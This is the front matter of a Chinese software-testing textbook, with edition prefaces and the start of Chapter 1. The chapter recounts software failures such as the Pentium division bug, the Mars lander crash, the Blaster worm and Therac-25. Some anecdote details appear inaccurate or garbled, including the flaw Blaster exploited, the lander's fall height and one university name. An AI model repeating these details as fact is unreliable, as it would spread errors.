

“十二五”普通高等教育本科国家级规划教材
教育部高等学校软件工程专业教学指导委员会规划教材
高等学校软件工程专业系列教材
上海普通高校优秀教材

软件测试方法和技术

（第3版）

朱少民 主编

清华大学出版社

高等学校软件工程专业系列教材

软件测试方法和技术
（第 3 版）

朱少民　主编

清华大学出版社
北　京

内 容 简 介

本书共分为三篇：软件测试的原理与方法、技术和实践。本书首先系统地介绍软件测试相关概念，从不同的视角来探讨软件测试的本质及其内涵；全面而又系统地讲解了软件测试所需的基本方法，按照SWEBOK 3.0对方法进行了重新分类和组织，能够满足不同应用系统的测试需求；并且简要地介绍了软件测试规范、软件测试过程及其改进等内容，有利于读者提纲挈领地掌握软件测试的知识全貌。

本书的第2篇介绍了软件测试各个层次(单元测试、集成测试、系统测试和验收测试)的测试技术及其工具，系统、务实而有效，和业界的实践保持高度一致，学以致用；而且还介绍了软件国际化和本地化的测试、软件测试自动化的原理和框架，可使读者有效地提高动手能力。为了更好地将测试方法和技术应用于实际项目中，本书的第3篇从软件测试需求分析、测试计划开始，逐步深入测试用例设计、测试环境部署、测试执行、缺陷报告跟踪与报告、测试结果分析与报告，贯穿整个软件开发生命周期。

本书在内容组织上力求自然而条理清晰、丰富而实用，通俗易懂、循序渐进，并提供了丰富的实例和实践要点，使理论和实践能够有机地结合起来，更好地满足软件测试学科的特点，使读者更容易理解所学的理论知识、掌握测试方法和技术的应用之道。本书可作为高等学校软件工程专业、计算机应用专业和相关专业的教材，以及其他各类软件工程技术人员的参考书。

图书在版编目(CIP)数据

软件测试方法和技术/朱少民主编. --3版. --北京：清华大学出版社，2014(2017.12重印)
高等学校软件工程专业系列教材
ISBN 978-7-302-37031-4


Ⅰ. ①软…　Ⅱ. ①朱…　Ⅲ. ①软件－测试　Ⅳ. ①TP311.5

中国版本图书馆CIP数据核字(2014)第143037号

责任编辑：魏江江　薛　阳
封面设计：迷底书装
责任校对：时翠兰
责任印制：何　芊

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦A座　　**邮　　编**：100084
社 总 机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62795954
印 刷 者：清华大学印刷厂
装 订 者：三河市新茂装订有限公司
经　　销：全国新华书店
开　　本：185mm×260mm　**印　张**：24　**插　页**：1　**字　　数**：605千字
版　　次：2005年7月第1版　2014年10月第3版　**印　　次**：2016年2月第5次印刷
印　　数：106501～116500
定　　价：44.50元

产品编号：048504-01



第3版前言

《软件测试方法和技术》第2版被选为普通高等教育“十一五”国家级规划教材，并得到上百所大学师生的钟爱，选为本科软件测试课程的教材，获得了良好的社会效益。但另一方面，作者也深感其荣誉所带来的压力和挑战，感到更有责任维护好本书的质量，及时更新本书，与时俱进。但苦于工作繁忙，更新不够及时，在第2版出版4年后终于完成其更新。

这几年，不仅Web应用、移动设备的App应用等得到迅猛发展，而且软件开发模式及其管理也发生了较大的变化，大多数软件企业从传统的瀑布开发模式转变为敏捷开发模式，对整个软件工程带来巨大的影响，其中也包括软件测试，越来越多的软件团队开始实施敏捷测试、探索式测试以适应软件开发新模式的需求。本书的第3版正是在这样一个背景下诞生的，再加上软件工程知识体系SWEBOK 3.0业已颁布，第3版在第2版的基础上做了较大的修改，以满足软件测试教学新的要求，更好地和业界的测试技术与实践保持同步，同时也尽可能与SWEBOK 3.0内容吻合，与国际领先的技术和理念保持一致。

在这一版修改中，只有第1章引论、第8章软件本地化测试、第11章设计和维护测试用例以及第12章部署测试环境没做修改或只做了较少修改，其他各章都有较大修改，不仅进行了一些删减，如去掉“软件过程模型、测试团队的构成和建设、实验室”等内容，使内容更紧凑、更专注软件测试方法和技术，而且增加了一些新的内容(如敏捷测试、探索式测试等)，对第2版中的一些内容进行了整合，将本书从17章整合为14章，从而使第3版结构更合理，软件测试知识体系更丰富，能够更好地适应大学的课程计划，提高毕业生的竞争能力。本书第3版主要改动内容如下。

(1) 对一些概念定义进行了修改，和国际标准或国内测试规范保持一致，包括测试层次、测试类型等，并增加了“测试与质量保证之间的关系”。

(2) 在第2章根据新的质量评估模型标准(ISO 25000系列)增加了“内部质量、外部质量、使用质量”，这样更有利于理解和实施不同层次的测试：单元测试和集成测试更侧重内部质量，系统测试侧重外部质量，验收测试侧重使用质量。

(3) 不再把“静态测试和动态测试”、“黑盒测试和白盒测试”作为测试的基本方法，而把它们归为一种测试形式或测试方法论，从第3章移到第2章。

(4) 将原第12章组建测试团队的大部分内容省去，只保留专职测试人员的责任和要求，并移到第2章(2.8节)来进行介绍。

(5) 第 3 章对内容没有做过多改动，只是对结构进行了较大改动，使本教材的测试方法分类和 SWEBOK 3.0 基本保持一致，但还是存在一定差异，因为作者认为 SWEBOK 3.0 有些分类也不一定合理，所以本书将测试方法分为基于直觉和经验的方法、基于输入域的测试、基于逻辑覆盖的测试、基于组合及其优化的测试、基于缺陷模式的测试、基于模型的测试、形式化验证等。

(6) 对第 4 章内容进行了精简，例如，删去软件测试管理和评判体系，对测试模型内容进行了更新，例如，将 TMap、TPI 提升到 TMap NEXT、TPI NEXT 版本。而且增加了软件测试流派相关内容，帮助学生扩展视野，提高学生思维能力。

(7) 将第 6 章的集成测试并入第 5 章单元测试，更符合业界实践，即单元测试和集成测试并行实施，两者关系更紧密。将第 8 章面向对象的测试内容进行精简，并入第 5 章单元测试和集成测试相应部分，"面向对象的测试"不再独立成章，因为现在的软件几乎都是采用面向对象的方法。

(8) 第 6 章系统测试加强了性能测试、安全性测试内容，特别是性能测试负载模式和过程、安全性测试的范围和方法，更为全面和专业。同时，将原来第 7 章验收测试的兼容性测试、第 9 章基于应用服务器的测试大部分内容、第 11 章软件测试自动化的工具部分等合并到这章，形成更完整的系统测试体系，使本章教学更容易做到理论和实践相结合，在介绍方法或技术之后能及时进行案例分析，使学生更有兴趣来完成各类系统测试的实验任务，学以致用。

(9) 第 7 章验收测试修改不大，除了将兼容性测试移到第 6 章，对传统的验收测试和敏捷开发中的验收测试差异进行了介绍，对文档测试内容做了适当的调整。

(10) 由于业界越来越关注自动化测试框架的应用，所以第 9 章增加了"自动化测试框架"，帮助学生建立这个重要的概念。

(11) 第 10 章测试需求分析与测试计划，虽然是新的一章，但主要内容来源于第 2 版的第 17 章软件测试项目管理，但在第 10 章加强了软件测试需求分析，虽然人们重视测试设计，往往忽视了测试需求分析，但测试需求分析是测试计划、测试设计的基础，必须给予足够的关注。无论是传统测试还是敏捷测试，即使在探索式测试中不设计测试用例，也要进行测试需求分析。这章详细介绍了测试需求分析的方法和具体技术，以及如何更好地做好功能测试需求分析和非功能测试需求分析。除了测试需求分析，本章还详细介绍了测试的目标和准则、测试项目的估算与进度安排、测试风险和测试策略、测试计划的内容与编制等内容。

(12) 第 12 章只删除了建立测试实验室这一节，因为其内容对多数学生将来的测试工作和研究都没有太大帮助。


(13) 第 13 章内容主要来源于第 2 版的第 15 章报告所发现的缺陷，但增加了一节——软件测试执行与跟踪，侧重介绍测试执行过程的要点、测试项目进度的管理方法和测试过程管理工具等。

希望通过这样修改以后，教师和学生更喜欢本教材，但同时也深感其中还存在一些问题，而且离完美还有很大的距离。无论如何也不能为了追求完美，把已经修改的内容锁在计算机内，不能给大家带来价值，而应该拥有敏捷的思想，及时交付有价值的成果给大家，为大家的教学服务，作者将不断努力，持续获得大家的反馈，持续修改，继续出版其第 4 版、第 5 版……持续地服务大家。

最后，再一次请读者不吝赐教，及时提供反馈，为下一版的改进提出宝贵意见。

朱少民

2014 年 8 月于同济大学嘉定校区



第2版前言

整整十年前——2000年,我们就全身心投入"软件测试"这一学科,但那时,"软件测试"还没有引起大家足够的关注,虽然今天"软件测试"这一领域已欣欣向荣,软件测试的培训很热,从业人员也是一个很大的数字,测试方面的图书也是琳琅满目,但是5年前,软件测试方面的图书很少,只有几本从国外翻译过来的。5年前,我们的《软件测试方法和技术》第1版和读者见面了,深受读者喜欢,多次印刷,还获得一些殊荣,例如第8届大学生图书节畅销图书一等奖、被选为普通高等教育"十一五"国家级规划教材。同时,也陆续收到读者的反馈,提出了不少宝贵的意见。

为了不辜负读者的厚望,我们认真吸取读者的反馈意见,参考更多的资料,历时一年多,对第1版内容做了大量修改。虽然保持了本书的整体结构,但对一些章节也做了调整。例如,将"白盒测试方法和黑盒测试方法"的基本内容从原来(第1版)第5章、第14章移到现在的第3章;将测试策略、测试计划(第1版3.2和3.3节)内容移到最后第17章,从测试项目管理角度来全面介绍测试策略制定和测试计划,其中测试策略可以看作是测试计划过程中的重要工作之一。第2版还删除了一些和测试内容关系不够紧密的内容,例如"1.1 软件的含义"、"1.2 软件开发过程特性"、SQA和CMM相关内容、"9.1 应用服务器的分类和特征"、"16.1.2 软件度量的分工和过程"和"17.1.1 软件项目管理的共性"等,使本书更加专业,留出更大空间来介绍更多的软件测试知识和技术。所以,在第2版增加了比较多的内容,包括:

- 正交试验法
- 形式化测试方法
- 基于模型的软件测试
- 扩展有限状态机方法
- 模糊测试方法
- 基于客户角度的Java测试
- 基于程序角度的Java测试
- 测试过程模型 TMap
- 测试过程改进模型 TMM/TPI/CTP/STEP
- 虚拟机技术
- 自动化部署
- 开源测试工具

◇ 嵌入式软件测试工具等

使之跟上软件技术的发展，更贴近软件测试领域的实际应用，同时，第2版在内容上更加完整，涵盖了实际测试工作上所需的各项技能。

第2版在第1、2、3、4章上做了很大改动，加上前面所述的修改，使本书在内容组织上更加自然、合理，从基本概念到方法，再从方法到技术，逐步推进，使软件测试这门课程学习达到最好的效果。第2版在测试工具应用上增加了分量，不仅提高了测试技术水平，而且涉及面更广，从单元测试、GUI功能测试到服务器的性能测试等各个方面，进行了更深入的讨论。在性能测试上，也比第1版有更详细的介绍。


第2版修订工作由朱少民负责和定稿，其中第1、2、3、4、6、7、10、11、12、13、14、15、16、17章由朱少民修订，第5、8章由王顺修订，第9章由朱少民、王顺共同修订。

本书特别重视理论与实践相结合，使读者既能领会软件测试的思想和方法，又能将这些方法和技术应用到实际工作中去。因此，本书既适合作为计算机应用、计算机软件、软件工程、软件测试等学科的大学教材，也适合从事软件开发和维护的工程技术人员阅读，包括软件测试人员、开发人员、项目经理和产品经理。

由于作者水平有限，经过修订，本书仍会存在一些问题，欢迎读者继续提出宝贵意见，不断提高本教材的质量。

作　者

2010年2月



第1版前言

2002 年，国家信息产业部在软件产业发展公报中列举了我国软件业发展的三大问题，其中一个问题就是国内软件企业出口能力很弱，公报指出“随着国内软件企业的发展壮大，国内软件企业也在开始不断开拓海外市场。但由于缺乏有自主知识产权的拳头产品，同时又缺乏较强的项目分析和设计经验，对国际市场信息、先进软件的设计、开发方式缺乏了解，大多没有完善的质量保障体系，对软件开发过程缺乏有效的管理体系，缺乏严格的质量认证和规范化管理，不能与国际标准接轨，这些都构成了软件出口的重要障碍”。由此可见，完善的质量保障体系、严格的质量认证是提高软件企业生产能力和竞争能力的重要因素。

软件测试是软件质量保证的关键步骤。软件测试研究的结果表明：软件中存在的问题发现越早，其软件开发费用就越低；在编码后修改软件缺陷的成本是编码前的 10 倍，在产品交付后修改软件缺陷的成本是交付前的 10 倍；软件质量越高，软件发布后的维护费用越低。另据对国际著名 IT 企业的统计，它们的软件测试费用占整个软件工程所有研发费用的 50% 以上。

相比之下，中国软件企业在软件测试方面与国际水准相比仍存在较大差距。首先，在认识上重开发、轻测试，似乎程序是编出来的，忽略了如何通过流程改进和软件测试来保证产品或系统的质量；也没有认识到软件项目的如期完成不仅取决于系统设计水平和代码实现能力，而且取决于设计、代码、文档等各方面的质量；其次，在管理上表现为随意、简单，没有建立规范、有效的软件测试管理体系；另外，缺少自动化工具的支持，大多数企业在软件测试时并没有采用软件测试管理系统。所以对软件企业来说，不仅要提高对软件测试的认识，同时要建立起独立的软件测试组织、采用先进的测试技术、充分运用测试工具、不断改善软件开发流程、建立完善的软件质量保证的管理体系。只有这样才有可能达到软件开发的预期目标，降低软件开发成本和风险，提高软件开发效率和生产力，确保及时地发布高质量的软件产品。

为了缩小国内软件测试水平和国际水准的差距，我们将多年来所积累的软件测试经验与技术实践，依理论、方法和实践三个部分整理成书，与大家共享。同时，也将作者在大学软件学院所开设的软件测试专业课程、在全国性软件测试和质量保证高级培训班以及其他培训班等上的授课经验与交流体会，融入本书之中。

全书共三篇，分为 17 章，涵盖了软件测试技术和方法所涉及的各方

面内容,包括软件测试团队的建立、测试环境的设置和维护、软件测试的组织和管理等,既有理论方法,又有实践经验。

第 1 篇,软件测试的原理,共分为 4 章来阐述软件测试的重要性、基本概念和方法等。

第 1 章介绍软件开发过程以及在软件开发过程中所采用的过程模型,结合过程模型来明确软件测试的地位,并力图从一些经典的软件质量事故中给读者一些启发。

第 2 章一开头就介绍“软件质量”这个重要概念,然后以此为出发点引出软件测试的基本概念和方法、软件缺陷(Bug)的含义以及软件测试的分类、阶段和过程。

第 3 章主要介绍软件测试策略和测试计划的内涵、制定方法,并讨论了质量保证与测试的区别,以及如何进行质量可靠性、测试风险性的评估。

第 4 章从软件质量标准,逐步深入到软件测试的依据和规范,介绍了什么是规范的软件测试和质量管理的评判体系,简单地讨论了 CMM 和 ISO 9001 思想和结构体系。

第 2 篇,软件测试的技术,共分为 7 章来介绍软件测试在各个阶段(单元测试、集成测试、系统测试、验收测试和安装测试)的技术和方法,并通过对典型的应用软件领域的测试特点讨论,更好地帮助读者深入理解本章的核心内容——软件测试的技术。

第 5 章主要介绍单元测试的概念和各种方法,包括等价划分、边界条件确定、程序路径与逻辑验证、程序状态变化等测试方法,简单讨论了编码标准和规范、代码的审查等。

第 6 章介绍集成测试和系统测试,重点在系统测试上,包括压力测试、容量测试、性能测试、安全性测试、可靠性和容错性测试等方法及其对比。

第 7 章内容集中在验收测试阶段,其中包括安装测试,涉及产品说明书的验证、可用性、兼容性、可安装性、可恢复性和文档等各个方面的测试。

第 8 章介绍目前比较流行的面向对象软件这一领域的各种特定的测试方法,包括数据流测试、面向对象的单元和集成测试以及基于 UML 的系统测试等。

第 9 章介绍面向应用服务器的测试,具有内容新、技术深的特点,包括 Web 服务器、数据库应用服务器、J2EE 平台等应用系统的测试技术。

第 10 章介绍软件国际化和本地化的测试方法和注意事项,国际化(I18N)和本地化(L10N)的应用,随着我国加入 WTO 后越来越多,其测试越来越受到重视。

第 11 章介绍了软件测试自动化的概念、流行测试工具的分类和应用,最后给出了基于 IBM-Rational、MI、Compuware 这三家著名公司产品的整体解决方案。

第 3 篇,软件测试的实践,共分为 6 章,来介绍软件测试的团队和环境的建立,以及如何设计测试用例、如何报告软件缺陷、如何写测试报告,最后介绍了软件测试项目管理的方法和经验。

第 12 章介绍软件测试团队的任务、构成、规模和组织模型,并详细介绍了测试团队的招聘、面试、激励、发展等实践经验。

第 13 章介绍一个标准的、规范的测试环境是如何建立和配置起来的,以及如何做好维护,满足测试对环境的严格要求。

第 14 章介绍软件测试用例的设计方法和经验,不仅包括白盒测试和黑盒测试的用例设计方法,还包括用户使用情景的测试用例设计方法,以及用例的组织、维护和改善。

第 15 章介绍一般测试人员所需要掌握的、最基本的实践能力——如何描述、处理和跟踪所发现的软件缺陷。

第 16 章介绍如何写测试和软件质量分析报告,特别提供了评估系统测试的覆盖程度、产

品质量的量化分析等方法，以及测试报告的模板和实例。

第 17 章介绍了国际化的、先进的软件测试项目的组织与管理的方法和经验，包括测试资源分配和进度控制、软件版本和分支的控制等。

每章后面都附有小结和思考题。


本书最后附有测试常用的中英文术语对照、常用的各种测试文档模板、参考文献和测试信息资源。

全书由朱少民主编、审稿和定稿。第 1、2、10、11、12、16、17 章由朱少民编写，第 3、4 章由张家银编写，第 5、7、13 章由吴培宏编写，第 6、8 章由王顺编写，第 9、14 章由高飞编写，第 15 章由朱晓婧编写。张静参与了第 10 章的部分编写工作、汪学娟参与了附录的编写工作。感谢张勤、钟声、胡晓明、范雅琛、张建华等对本书提出的修改意见以及其他工作，同时要感谢作者的家人、作者所在的网迅(WebEx)公司的大力支持，感谢清华大学出版社所提供的合作机会，使这本书可以早日和读者见面。

由于水平和时间的限制，书中不可避免会出现一些疏漏，请各界同仁不吝赐教。

作　者

于合肥



目　　录

第 1 篇　软件测试的原理与方法

第 3 篇 软件测试项目实践

第 1 篇
软件测试的原理与方法

软件测试是软件开发过程中的一个重要组成部分，其目的就是对软件产品(包括阶段性成果)进行验证和确认，尽快尽早地发现在软件产品中所存在的各种问题。


软件测试作为软件质量保证的重要手段，贯穿整个软件生命周期，从程序测试扩展到需求和设计的评审，涵盖静态测试和动态测试，并依据质量标准和测试规范，采用测试的一些基本方法和技术，完成各项具体的测试任务，以保证软件产品的质量。本篇共包括以下 4 章。

第 1 章　引论

第 2 章　软件测试的基本概念

第 3 章　软件测试方法

第 4 章　软件测试流程和规范



第 1 章

引　论

软件开发的最基本要求是按时、高质量地发布软件产品，而软件测试是软件质量保证的最重要的手段之一。对于软件，不论采用什么技术和什么方法来进行开发，软件产品中仍然或多或少地会存在错误和问题。采用先进的开发方式和较完善的开发流程，可以减少错误的引入，但是不可能完全杜绝软件中的错误，这些引入的错误需要通过测试来发现。

在整个软件生命周期中，每个阶段、每个时刻都存在软件测试活动，软件测试伴随着软件开发，以检验每一个阶段性的成果是否符合质量要求和达到预先定义的目标，尽可能早地发现错误并及时地修正。

1.1　软件测试的必要性

软件无处不在，人们在不同的场合都有可能会不知不觉地使用软件，如日常生活中的手机、智能冰箱、新一代的数字彩电、洗衣机等。人们在日常使用软件中，也或多或少会碰到一些不愉快的事情，如信号显示不对、数据不完整、操作不灵活等。例如，2002 年 7 月，首都机场由于软件缺陷影响通信传输，造成航班无法起飞，大批旅客滞留机场。还有，2008 年北京奥运会官方网站第二阶段开始售票，短短不到半个小时，由于性能问题不能承受过多的同时上线购票，造成网站瘫痪，不得不停止服务。但软件问题有时引起的麻烦远不止这些，造成的危害可能会非常严重。有时仅仅因为软件系统中存在一个很小的错误，却带来了灾难性的后果。下面所介绍的软件质量事故，都是曾经发生的真实故事，它们阐述了一个简单而又非常重要的命题——软件测试的必要性。

1.1.1　迪士尼并不总是带来笑声

1994 年圣诞节前夕，迪士尼公司发布了第一个面向儿童的多媒体光盘游戏“狮子王童话”。尽管在此之前，已经有不少公司在儿童计算机游戏市场上运作多年，但对迪士尼公司而言，还是第一次进军这个市场。由于迪士尼公司的著名品牌和事先的大力宣传及良好的促销活动，结果，市场销售情况非常不错，该游戏成为父母为自己孩子过圣诞节的必

买礼物。但结果却出人意料，当年12月26日，圣诞节后的第一天，迪士尼公司的客户支持部电话开始响个不停，不断有人咨询、抱怨为什么游戏总是安装不成功或没法正常使用。很快，电话支持部门就淹没在愤怒家长的责问声和玩不成游戏孩子们的哭诉之中，报纸和电视开始不断报道此事。

后来证实，迪士尼公司没有对当时市场上的各种PC机型进行完整的系统兼容性测试，只是在几种PC机型上进行了相关测试。所以，这个游戏软件只能在少数系统中正常运行，但在大众使用的其他常见系统中却不能正常安装和运行。

1.1.2 一个缺陷造成了数亿美元损失

在计算机的"计算器"程序中输入以下算式：

$$(4195835/3145727)\times3145727-4195835$$

如果答案是0，就说明该计算机浮点运算没问题。如果答案不是0，就表示计算机的浮点除法存在缺陷。

1994年，英特尔奔腾CPU芯片就曾经存在这样一个软件缺陷，而且被大批生产出来卖到用户那里，最后，英特尔为自己处理软件缺陷的行为道歉并拿出4亿多美元来支付更换坏芯片的费用，可见，这个软件缺陷造成的损失有多大！

这个缺陷是美国弗吉尼亚州Lguchbny大学的Thomas R. Nicely博士发现的。他在奔腾PC上做除法实验时记录了一个没想到的结果。他把发现的问题放到因特网上，随后引发了一场风暴，成千上万的人发现了同样的问题，以及得出错误结果的其他情形。万幸的是，这种情况很少见，仅在进行精度要求很高的数学、科学和工程计算中才会导致错误。大多数进行财会管理和商务应用的用户根本不会遇到此类问题。

这个故事不仅说明软件缺陷所带来的问题，更重要的是说明对待软件缺陷的态度。

- 英特尔的软件测试工程师在芯片发布之前进行内部测试时已经发现了这个问题，但管理层认为这没有严重到一定要修正，也没有公布这个问题。
- 当软件缺陷被发现时，英特尔通过新闻发布和公开声明试图掩饰此问题的严重性。
- 受到压力时，英特尔承诺更换有问题的芯片，但要求用户必须证明自己受到软件缺陷的影响。

结果舆论大哗。因特网新闻组充斥着愤怒的客户要求英特尔解决问题的呼声。得到这个教训之后，英特尔在网站上报告已发现的问题，并认真对待客户在因特网新闻组上的反馈意见。

比英特尔公司损失更大的是美国丹佛市的国际机场。丹佛新国际机场希望被建成现代的(state-of-the-art)机场，它将拥有复杂的、计算机控制的、自动化的包裹处理系统，而且还有8530km长的光纤网络。不幸的是，在这个包裹处理系统中存在一个严重的程序缺陷，导致行李箱被绞碎，居然自动包裹车会一直开着往墙里面钻。结果，机场启用推迟16个月，使得预算超过32亿美元，并且废弃这个自动化的包裹处理系统，使用手工处理包裹系统。

1.1.3 火星探测飞船坠毁

火星探测飞船坠毁是20世纪末发生的悲剧，而这主要就是由于软件测试没做好。仅仅由于两个测试小组单独进行测试，没有进行很好沟通，缺少一个集成测试的阶段，结果导致1999年美国宇航局的火星探测飞船在试图登陆火星地面时突然坠毁失踪。质量管理小组观测到故

障,并认定出现误动作的原因极可能是某一个数据位被意外更改。什么情况下这个数据位被修改了? 又为什么没有在内部测试时发现呢?

从理论上看,登陆计划被设计成这样——在飞船降落到火星的过程中,降落伞将被打开,减缓飞船的下落速度。降落伞打开后的几秒钟内,飞船的三条腿将迅速撑开,并在预定地点着陆。当飞船离地面 1800m 时,它将丢弃降落伞,点燃登陆反推进器,借助反推力来不断降低速度,从而可以使飞船能缓缓降落地面。

美国宇航局为了省钱,简化了确定何时关闭推进器的装置。为了替代其他太空船上使用的贵重雷达,在飞船的脚上装了一个廉价的触点开关,在计算机中设置一个数据位来关掉燃料。很简单,飞船的脚不"着地",引擎就会点火。不幸的是,质量管理小组在事后的测试中发现,当飞船的脚迅速摆开准备着陆时,机械震动在大多数情况下也会触发着地开关,设置错误的数据位。设想飞船开始着陆时,计算机极有可能关闭推进器,而火星登陆飞船下坠 1800m 之后没有反推进器的帮助,冲向地面,必然会撞成碎片。

为什么会出现这样的结果? 原因很简单。登陆飞船经过了多个小组测试。其中一个小组测试飞船的脚落地过程,但从没有检查那个关键的数据位,因为那不是这个小组负责的范围;另一个小组测试着陆过程的其他部分,但这个小组总是在开始测试之前重置计算机、清除数据位。双方本身的工作都没什么问题,就是没有合在一起测试,其接口没有被测,而问题就在这里,后一个小组没有注意到数据位已经被错误设定。

1.1.4 更多的悲剧

新浪科技引用《商业周刊》网站在"网络安全"专题中的文章,对"冲击波"计算机病毒进行了分析。2003 年 8 月 11 日,"冲击波"计算机病毒首先在美国发作,使美国的政府机关、企业及个人用户的成千上万的计算机受到攻击。随后,冲击波蠕虫很快在因特网上广泛传播,中国、日本和欧洲等国家也相继受到不断的攻击,结果使十几万台邮件服务器瘫痪,给整个世界范围内的 Internet 通信带来惨重损失。

制造冲击波蠕虫的黑客仅用了三周时间就制造了这个恶毒的程序,"冲击波"计算机病毒仅仅是利用微软 Messenger Service 中的一个缺陷,攻破计算机安全屏障,可使基于 Windows 操作系统的计算机崩溃。该缺陷几乎影响当前所有微软 Windows 系统,它甚至使安全专家产生更大的忧虑:独立的黑客们将很快找到利用该缺陷控制大部分计算机的方法。随后,微软公司不得不紧急发布补丁包,修正这个缺陷。

软件缺陷还会造成更大的悲剧,导致生命危险,下面就是两个典型的实例。

1. 放射性设备治死 4 个人

由于放射性治疗仪 Therac-25 中的软件存在缺陷,导致几个癌症病人受到非常严重的过量放射性治疗,其中 4 个人因此死亡。一个独立的科学调查报告显示:即使在加拿大原子能公司(Atomic Energy of Canada Limited,AECL)已经处理了几个特定的软件缺陷,这种事故还是发生了。造成这种低级而致命的错误的原因是缺乏软件工程实践,一个错误的想法是软件的可靠性依赖于用户的安全操作。

2. 28 名美国士兵死亡

美国爱国者导弹防御系统是主动战略防御(即星球大战)系统的简化版本,它首次被用在第一次海湾战争对抗伊拉克飞毛腿导弹的防御作战中,总体上看效果不错,赢得各界的赞誉。

但它还是有几次失利，没有成功拦截伊拉克飞毛腿导弹，其中一枚在沙特阿拉伯的多哈爆炸的飞毛腿导弹造成28名美国士兵死亡。分析专家发现，拦截失败的症结在于一个软件缺陷，当爱国者导弹防御系统的时钟累计运行超过14h后，系统的跟踪系统就不准确。在多哈袭击战中，爱国者导弹防御系统运行时间已经累计超过一百多个小时，显然那时系统的跟踪系统已经很不准确，从而造成这种结果。

1.2 为什么要进行软件测试

为什么要进行软件测试？答案很简单，就是为了保证软件质量。1.1节中所介绍的软件质量事故就说明了这一点，没有很好地完成软件测试任务，产品的质量得不到保证。如果没有软件测试，就不能了解软件产品的质量。测试是软件工程中不可缺少的一部分，特别是当软件无处不在、越来越贴近人们的生活和工作的时候，软件测试的必要性就越来越明显。

对于软件来讲，总会存在或多或少的问题。在需求定义中会出现问题，在软件设计和编程中同样会存在问题。软件系统在构造过程中，不论采用什么技术和什么方法，软件问题仍然不可避免。采用成熟的编程语言、先进的开发方式、完善的开发过程，可以减少错误的引入，但是不可能完全杜绝软件中的错误，这些引入的错误需要测试来找出，软件中的错误密度也需要测试来进行评估。

